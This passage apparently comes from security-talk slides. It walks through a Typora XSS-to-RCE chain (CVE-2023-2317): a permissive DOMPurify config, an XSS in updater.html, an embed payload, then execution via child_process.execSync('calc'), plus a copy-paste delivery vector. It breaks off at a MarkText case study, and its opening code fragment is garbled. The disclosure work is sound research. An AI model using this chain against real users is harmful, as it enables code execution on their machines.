    if (!/^typemark/i.exec(e)) e = "typemark#../../../../../../../../../../../../../../../../Windows/win.ini"
      return console.warn("reje "C:\Program Files\Typora\resources\"
        "");
    e = e.replace(/^typemark/, t)
  }
  return /current-theme\.css$/i.exec(e) && (e = e.replace(/current-theme\.css$/, c.setting.curTheme())),
  e = (e = /preview\.html/i.exec(e) ? e.replace(/\.html[?#].*$/, ".html") : e).replace(/[?#][^\\\/]*$/, "")
}
```


Case Study #4

Typora XSS to RCE

Typora XSS?

- DOMPurify 2.0.7
 - Known MathML mXSS bypasses didn't work
- `<iframe>` and `<embed>` are allowed 🤔



```
w.getDomPurifyConfig = function(e) {  
  return Object.assign({  
    FORBID_ATTR: ["class", "contenteditable", "cid", "id", "loop", "autoplay", "preload"],  
    ADD_ATTR: ["allowfullscreen", "async", "charset", "srcdoc", "controls"],  
    ADD_TAGS: ["iframe", "dialog", "embed", "footer"],  
    FORBID_TAGS: ["head", "style"],  
    ALLOW_DATA_ATTR: !1,  
    RETURN_DOM: !0,  
    ALLOW_UNKNOWN_PROTOCOLS: !0,  
    USE_PROFILES: {  
      html: !0,  
      svg: !0,  
    }  
  }, e);  
}
```


Typora XSS?

- All `<iframe>` are converted to `<webview>` → No access to top frame 😞

```
▶ <div class="md-htmlblock-panel-placeholder"> ⋮ </div>
▶ <webview src="https://example.com/" guest-id="3" allow-fo
  ipts allow-same-origin allow-popups" onload="window.remov
  ze" nodeintegration="false"> ⋮ </webview> flex == $0
</div>
```

- `<embed>` is loaded as-is 😬

```
▶ <div class="md-rawblock-tooltip md-rawblock-control" cont
  <div class="md-htmlblock-panel md-rawblock-control" style
  ▼ <div class="md-htmlblock-container md-rawblock-container"
    ▼ <embed src="https://example.com/">
      ▼ #document == $0
        <!DOCTYPE html>
        ▶ <html> ⋮ </html>
        </embed>
      </div>
      <span style="position:absolute;">&ZeroWidthSpace;</span>
    </div>
  ▶ <p cid="n5" mdtype="paragraph" contenteditable="true" class
    ::after
  </div>
  <canvas style="display:none" id="video-canvas">
  ▶ <div id="ty-oversize-body" contenteditable="false" style="dis
```



Typora XSS?

- DOMPurify

- × `<embed src="javascript:...">` × `<embed src="data:...">`

- `<embed src="https://...">` ✓

- Set `top.location` to `data:` or `javascript:` ? ↓ failed 😞

The screenshot shows the Typora editor interface. The title bar reads "test.md - Typora". The menu bar includes "File", "Edit", "Paragraph", "Format", "View", "Themes", and "Help". A "Save" dialog box is open in the center, asking "Do you want to save the changes made to this document? Your changes will be lost if you don't save them." with buttons for "Save", "Discard Changes", and "Cancel". On the left side, the text "Example Domain" is visible. On the right side, the "Developer Tools" console is open, showing the output of a script: `top.location = 'data:text/html,test'` and `'data:text/html,test'`.


Typora XSS?

Where is the top frame?

- `typora://app/typemark/window.html`
 └──┬──
 location.origin

- What about XSS in

`typora://app/<SOMETHING> ?`



```
> location
< Location {ancestorOrigins: DOMStringList, href: 'typora:', host: 'app', ...} ⓘ
  ▶ ancestorOrigins: DOMStringList {length: 0}
  ▶ assign: f assign()
    hash: ""
    host: "app"
    hostname: "app"
    href: "typora://app/typemark/window.html"
    origin: "typora://app"
    pathname: "/typemark/window.html"
    port: ""
    protocol: "typora:"
  ▶ reload: f reload()
  ▶ replace: f replace()
    search: ""
```

Typora XSS?

typora://app/typemark/window.html ↓ loaded from

C:\Program Files\Typora\resources>window.html

```
C:\Windows\system32\cmd.exe

C:\Program Files\Typora\resources>dir /S /B *.html
C:\Program Files\Typora\resources>window.html
C:\Program Files\Typora\resources\html\content.html
C:\Program Files\Typora\resources\html\preview.html
C:\Program Files\Typora\resources\page-dist\index.html
C:\Program Files\Typora\resources\page-dist\license.html
C:\Program Files\Typora\resources\page-dist\local-setting.html
C:\Program Files\Typora\resources\page-dist\setting.html
C:\Program Files\Typora\resources\page-dist\welcome.html
C:\Program Files\Typora\resources\style\themes\night\credit.html
C:\Program Files\Typora\resources\updater\updater.html

C:\Program Files\Typora\resources>
```



Typora XSS!


XSS in updater\updater.html 

location.search → innerHTML

```
124 <script type="text/javascript">
125   var curVersion = /[?&]curVersion=([^&]+)/.exec(window.location.search)[1];
126   var newVersion = /[?&]newVersion=([^&]+)/.exec(window.location.search)[1];
127   var releaseNoteLink = decodeURIComponent(/[?&]releaseNoteLink=([^&]+)/.exec(window.location.search)[1]);
128   var hideAutoUpdates = /[?&]hideAutoUpdates=([^&]+)/.exec(window.location.search)[1] == "true";
129   var labels = JSON.parse(decodeURIComponent(/[?&]labels=([^&]+)/.exec(window.location.search)[1]));
130
131   document.querySelector("#sum").innerText = labels[4] + " " + labels[5].replace("$1", newVersion).replace(
132   document.querySelectorAll("[data-label]").forEach(function(dom){
133     dom.innerHTML = labels[dom.getAttribute("data-label") - 0];
134   });
```


Typora XSS!


<embed src="typora://app/typemark/updater/updater.html?...<XSS>... "> 



The image displays two screenshots of the Typora application. The top screenshot shows the source code of an `<embed>` tag. The payload `donerror=alert(top.location)` is highlighted with a red box. The bottom screenshot shows the rendered output, which is the text "55 66". A dialog box is open in the foreground, displaying the URL `typora://app/typemark/window.html` and an "OK" button.

Typora XSS to RCE

- nodeIntegration: true + require exposed in top frame = RCE 💣
- CVE-2023-2317



The image shows a browser's developer console with a JavaScript snippet and a Windows calculator window overlaid on top.

The console shows the following code:



```
> reqnode
< f require(path) {
    return mod.require(path);
}
> reqnode('child_process').execSync('calc')
< ▶ Uint8Array [buffer: ArrayBuffer(0), byteLeng
```

The calculator window is titled "Calculator" and is in "Standard" mode. The display shows the number "0". The calculator interface includes a menu icon, a "Standard" mode selector, a "History" icon, and a display area showing "0". Below the display are buttons for "MC", "MR", "M+", "M-", "MS", and "Mv".

Demo - CVE-2023-2317



Another Attack Path?



Copy & Paste XSS

<https://research.securitum.com/the-curious-case-of-copy-paste/>



The Curious Case of Copy & Paste – on risks of pasting arbitrary content in browsers

MICHAŁ BENTKOWSKI | June 2, 2020 | Research

This writeup is a summary of my research on issues in handling copying and pasting in: browsers, popular WYSIWYG editors, and websites. Its main goal is to raise awareness that the following scenario can make users exposed to attacks:

1. The victim visits a malicious site,
2. The victim copies something from the site to the clipboard,
3. The victim navigates to another site (for instance Gmail) with WYSIWYG editor.
4. The victim pastes data from the clipboard.



Michał Bentkowski

Chief Security Researcher,
Securitum

8+ years of penetration testing and bounty hunting. Listed on Google's **hall of fame** at place 0x08. Numerous publications in English and Polish (distinguished <https://sekurak.pl/> author).

He speaks XSS.



→ All posts by author

Research updates? _____

E-mail address *

We keep your data private and use it only for research updates newsletter. We also hate spam! Read our [Privacy Policy](#).

Copy & Paste XSS

copy event

- `ClipboardEvent.clipboardData.setData(format, data)`



Expectation:


Lorem ipsum

Actual data copied:

Lorem ipsum `<embed style="display:none" src="typora://...(RCE payload)...">` 

Case Study #5

MarkText XSS to RCE




The screenshot shows the GitHub repository interface for MarkText. At the top, there are three buttons: 'Watch 398', 'Fork 3.1k', and 'Star 40.9k'. Below these, there is a 'Code' button with a green background and a dropdown arrow. To the right of the 'Code' button is the 'About' section, which features a document icon with a pencil and the text: 'A simple and elegant markdown editor, available for Linux, macOS and Windows.' Below the 'About' section, there is a '1,604 commits' button and a '4 days ago' timestamp.

Watch 398 Fork 3.1k Star 40.9k

<> Code

About

